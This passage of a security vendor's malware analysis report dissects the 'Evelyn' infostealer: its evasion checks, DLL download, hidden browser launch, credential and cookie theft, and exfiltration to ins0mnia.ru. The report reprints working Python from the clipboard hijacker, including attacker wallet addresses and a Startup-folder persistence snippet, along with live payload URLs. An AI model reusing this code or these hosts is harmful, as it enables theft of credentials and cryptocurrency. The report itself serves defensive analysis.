
```
https://github.com/nerd1337-afk/1337/raw/refs/heads/main/abe_decrypt.dll
https://raw.githubusercontent.com/nerd1337-afk/1337/refs/heads/main/a.txt
```

```
ins0mnia.ru
```

Copyright © 2026 Cynet


Dynamic Analysis

Upon execution, the malware performs Debugger, VM and sandbox checks. If the checks find that the host is a virtual machine, a sandbox, or that the process is running under a debugger, the following error appears and the process immediately terminates:




Upon successful execution, the process reaches out to a GitHub resource at "hxxps[:]//github[.]com/nerd1337-afk/1337/raw/refs/heads/main/abe_decrypt.dll" (20[.]217.135.5:443) to download a file using the User-Agent "Evelyn/1.0".

The connection is redirected to "hxxps[:]//raw[.]githubusercontent[.]com/nerd1337-afk/1337/refs/heads/main/abe_decrypt.dll" (185[.]199.111.133:443), presenting a PE (Portable Executable) file as the response:



The file is downloaded into "C:\Users*\AppData\Local\Temp\abe_decrypt.dll"



This file is used to circumvent Chromium browsers' app-bound encryption (ABE) which ensures that access to primary

Copyright © 2026 Cynet

decryption keys for its sensitive data is only accessible to the browser process.

The stealer process executes Edge browser with specific runtime parameters that will ensure that the window is not visible to the user, and the instance is running with security features disabled:

```
"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --headless=new --disable-gpu --no-sandbox
--disable-extensions --disable-software-rasterizer --disable-dev-shm-usage --disable-logging --silent-launch
--no-first-run --no-default-browser-check --disable-popup-blocking --disable-background-networking --disable-sync
--disable-translate --metrics-recording-only --mute-audio --hide-scrollbars --window-position=-10000,-10000
--window-size=1,1 --disable-features=RendererCodeIntegrity about:blank
```

“--headless=new”: Runs the browser without a GUI.

“--no-sandbox”: Disables the primary security layer of the browser.


“--disable-logging”: Disables browser log creation.


“--disable-popup-blocking”: Disables pop-up protection.

“--window-position=-10000,-10000”: Moves the window far off-screen.

“--window-size=1,1”: Shrinks the window to a single pixel.

After execution, the “`abe_decrypt.dll`” file is injected into the browser process. A log file named “`C:\Users\*\AppData\Local\Temp\abe_decrypt_loaded_msedge.exe.txt`” is created, showing the injection status:






Next, the injected Edge browser process collects sensitive browser data located in:

- C:\Users*\AppData\Local\Microsoft\Edge\User Data\Local State
- C:\Users*\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies
- C:\Users*\AppData\Local\Microsoft\Edge\User Data\Default\Login Data

A log file showing the status of the operation is created in "`C:\Users\*\AppData\Local\Temp\abe_decrypt_Edge_debug.txt`"

Copyright © 2026 Cynet




The main Evelyn stealer process then proceeds with executing additional chromium-based browser instances like Chrome or Opera, performing the same operations mentioned above to extract their sensitive data.

Collected information is saved under the main staging folder "`C:\ProgramData\Evelyn\`"


- "`C:\ProgramData\Evelyn\Browsers\<browser name>\cookies.json`"
- "`C:\ProgramData\Evelyn\Browsers\<browser name>\passwords.json`"

Evelyn stealer proceeds with scanning and collecting additional data:


Browsers sensitive files




Crypto wallet extensions and applications




Copyright © 2026 Cynet





Additional application data detailed in the file's static analysis:



The process enumerates and collects host and process data:









Copyright © 2026 Cynet

It also takes a screenshot of the desktop, saving it to the path "C:\ProgramData\Evelyn\Screenshot.png":



The process then reaches out to the URL "hxxps[:]//raw[.]githubusercontent[.]com/nerd1337-afk/1337/refs/heads/main/a.txt"(185[.]199.111.133:443) receiving a file in response which is saved to a temporary folder "C:\Users*\AppData\Local\Temp\service_task.pyw".



The file is written in Python, and acts as a clipboard hijacker. It contains a dictionary listing of crypto wallet addresses and their regex equivalent:

```
coinssssss = {
    'bc1qxpz2e8taktzesd0sd53lzmj87m5nkvu3fp82rk'      : r'\b(?:bc1[a-z0-9]{39,59}|[13][a-km-zA-HJ-NP-Z1-9]{25,34})\b',
    '0x1842082Ff98E91495BDE6C6F9162F17AB9A9d3Cd'      : r'\b0x[a-fA-F0-9]{40}\b',
    '0x1842082Ff98E91495BDE6C6F9162F17AB9A9d3Cd'      : r'\bbnb1[0-9a-z]{38}\b',
    'rfcHfi5xqD64Z5PwwLnm9Lh3aafWMz6K9g'      : r'\br[0-9a-zA-Z]{24,34}\b',
    'addr1q8ss53sczlhqsjkvrssuzdn9yddv58ydp4ycen9yms8ac98ppfrps9lwpp9vc8ppcymx2g66egwg6r2f3nx2fhq0ms2qa9y385'      : r'\baddr1[0-9a-z]{58}\b',
    'BCxiZdQiAddhZWnSt7hzYZhftbNcF9aV33ZyXCGfk6bj'      : r'\b(?![LM3l])[1-9A-HJ-NP-Za-km-z]{43,44}\b(?<![LM3][1-9A-HJ-NP-Za-km-z]{33})',
    'DEzLhvQQZm3qhwJvEpXRB7mnrNDYFJmNmT'      : r'\bD[5-9A-HJ-NP-U][1-9A-HJ-NP-Za-km-z]{32}\b',
    'TUBGZiWupRrbAJ61Yhwh2LVHUf5x4nresE'      : r'\bT[A-HJ-NP-Za-km-z1-9]{33}\b',
    '0x1842082Ff98E91495BDE6C6F9162F17AB9A9d3Cd'     : r'\b0x[a-fA-F0-9]{40}\b',
    'LVCC3oZgciRWWBENTvwXPPgsw2KKpmVR7x'      :
    r'\b(?:L[a-km-zA-HJ-NP-Z1-9]{26,33}|M[a-km-zA-HJ-NP-Z1-9]{26,33}|3[a-km-zA-HJ-NP-Z1-9]{26,33}|ltc1q[a-z0-9]{39}|ltc1p[a-z0-9]{58})\b(?![0-9A-Za-z])',
    '0x1842082Ff98E91495BDE6C6F9162F17AB9A9d3Cd'      : r'\b0x[a-fA-F0-9]{40}\b',
    '0x1842082Ff98E91495BDE6C6F9162F17AB9A9d3Cd'      : r'\bX-avax1[0-9a-z]{38}\b',
    '0x1842082Ff98E91495BDE6C6F9162F17AB9A9d3Cd'      : r'\b0x[a-fA-F0-9]{40}\b',
    '0x1842082Ff98E91495BDE6C6F9162F17AB9A9d3Cd'      : r'\b0x[a-fA-F0-9]{40}\b',
    '0x1842082Ff98E91495BDE6C6F9162F17AB9A9d3Cd'      : r'\b0x[a-fA-F0-9]{40}\b',
    '0x1842082Ff98E91495BDE6C6F9162F17AB9A9d3Cd'      : r'\b0x[a-fA-F0-9]{40}\b',
    'GBRCNYTHJPHZ5MYP6O6GUTDBK6OZZCIQYTSV4TS5NKZXZ45SLZRSQ7XY'      : r'\bG[A-Z2-7]{55}\b',
    'cosmos13cn7cs8uku5m7vvk8yqc02clu769nxme47jydg'      : r'\bcosmos1[0-9a-z]{38}\b',
    '0x9575feD90Baa4eC492bb12efaA82D7d9A5c3d050'      : r'\b0x[a-fA-F0-9]{40}\b',
    '49JVqCvuipEbf5noo59mee1h7zJFhQsNQcsV3ZkUkDjDJWa8GgTV3NujCjhJGK7rSFcJacejPveGGg49fcHmHVRZ9MZGCAA'      : r'\b4[0-9AB][1-9A-HJ-NP-Za-km-z]{93}\b',
    '0x1842082Ff98E91495BDE6C6F9162F17AB9A9d3Cd': r'\b0x[a-fA-F0-9]{40}\b',
    '0x1842082Ff98E91495BDE6C6F9162F17AB9A9d3Cd': r'\b0x[a-fA-F0-9]{40}\b',
```

Copyright © 2026 Cynet

The script interacts with the host's clipboard using "Pyperclip" a Python module used to copy and paste text to and from the clipboard. If it is detected that the clipboard contents include a string that matches one of the regex values detailed in the "coinsssss" variable, the script then replaces the string with the regex's equivalent hard-coded wallet address thus potentially stealing cryptocurrency funds meant to be sent to a different address.

```
def startclipping():
    subprocess.run([sys.executable, '-m', 'pip', 'install', 'pyperclip'], creationflags=subprocess.CREATE_NO_WINDOW)
    import pyperclip
    alladdys = [addy for addy, pattern in coinssssss.items()]

    while True:
        try:
            clipboard = pyperclip.paste().strip()
            for addy, pattern in coinssssss.items():
                if re.fullmatch(pattern, clipboard):
                    if clipboard in alladdys:
                        pass
                    else:
                        pyperclip.copy(addy)
                        clipnotif(clipboard, addy)
            time.sleep(0.25)

        except:
            time.sleep(1)
```

The script also achieves persistence by copying itself into the startup folder as the file "C:\Users*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\WinCheck.pyw"

```
appdata = os.getenv('APPDATA')
startupfolder = os.path.join(appdata, 'Microsoft', 'Windows', 'Start Menu', 'Programs', 'Startup')
if thecode:
    with open(os.path.join(startupfolder, 'WinCheck.pyw'), 'w', encoding='utf-8') as f:
        f.write(thecode)
```

All collected data is saved under the staging folder "C:\ProgramData\Evelyn" and is structured in the following way:

Copyright © 2026 Cynet

```
C:\PROGRAMDATA\EVELYN
    autofills.txt
    Discord_Tokens.txt
    Installed_Programs.txt
    Processes.txt
    Screenshot.png
    System_Info.txt
    WiFi_Passwords.txt

├──Browsers
    ├──chrome
    └──Default
            cookies.json
            passwords.json

    └──edge
        cookies.json
        passwords.json

├──Games
    Roblox.txt

    └──Epic Games
├──Sensitive_Files
├──VPN
├──Wallets
└──WhatsApp Sessions
```

Next, Evelyn stealer contacts the following URLs:

"hxxp[:]//api[.]ipify[.]org/" (104[.]26.12.205:80)

"hxxp[:]//ip-api[.]com/json/<PublicIPAddress>?fields=countryCode" (208[.]95.112.1:80)

These domains enumerate the calling host's public IP address and provide additional geo-location information based on it.


In this instance, the first URL provides the Public IP address of the host, which is then used in the second URL request to pull its associated country code:

Method	Url	Status	Type	Size	Speed	Application	Domain	IP Address
GET	http://api.ipify.org/	200	text/plain	0.014	1.935	EvelynStealer.exe *64	api.ipify.org	104.26.12.205:80
GET	http://ip-api.com/json/[redacted]?fields=countryCode	200	application/json; charset=u...	0.020	2.157	EvelynStealer.exe *64	ip-api.com	208.95.112.1:80

The Evelyn staging folder containing the stolen data is then packaged into a zip archive file and named in the following format:

"C:\Users*\AppData\Local\Temp\<CountryCode>-< PublicIPAddress >-<Username>-<OS>-<Booleanvalue>-< Booleanvalue >-< Booleanvalue >-<RAMsize>-<GPU>-< Booleanvalue >-< Booleanvalue >-< Booleanvalue >-< Booleanvalue >-<date>_<time>.zip"

Copyright © 2026 Cynet




Finally, the zip file is exfiltrated via HTTPS POST request to the URL "hxxps[:]//ins0mnia[.]ru/api/upload_fast.php" (188[.]114.96.7:443)

Method	Url	Type	Size	Speed	Application	Domain	IP Address
POST	https://ins0mnia.ru/api/upload_fast.php	text/html	585.201	1034.114	EvelynStealer.exe *64	ins0mnia.ru	188.114.96.7:443

Full Process Tree:

Copyright © 2026 Cynet



Process	Command	Life Time
EvelynStealer.exe (1980)	"C:\Users\[redacted]\Desktop\EvelynStealer.exe"	
msedge.exe (2336)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --h...	
msedge.exe (2304)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (3968)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (6904)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (9100)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (3140)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (6520)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (2688)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (1364)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (9520)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (1604)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (1392)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (3020)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (1972)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (5800)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (1600)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (8448)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (8364)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (12488)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
msedge.exe (11460)	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --ty...	
identity_helper.exe (6024	"C:\Program Files (x86)\Microsoft\Edge\Application\147.0.3912.98\i...	
identity_helper.exe (1210	"C:\Program Files (x86)\Microsoft\Edge\Application\147.0.3912.98\i...	
chrome.exe (11816)	"C:\Program Files\Google\Chrome\Application\chrome.exe" --headle...	
chrome.exe (10748)	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=cr...	

MITRE ATT&CK Tactics and Techniques

Copyright © 2026 Cynet

Execution	Persistence	Privilege Escalation	Stealth	Credential Access	Discovery	Collection	Exfiltration
Command and Scripting Interpreter	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	Debugger Evasion	Credentials from Password Stores	Browser Information Discovery	Archive Collected Data	Automated Exfiltration
Native API		Process Injection	Delay Execution	Steal Web Session Cookie	Debugger Evasion	Automated Collection	Exfiltration Over Alternative Protocol
			Process Injection	Unsecured Credentials	File and Directory Discovery	Clipboard Data	
			Virtualization/Sandbox Evasion		Process Discovery	Data from Local System	
					Query Registry	Data Staged	
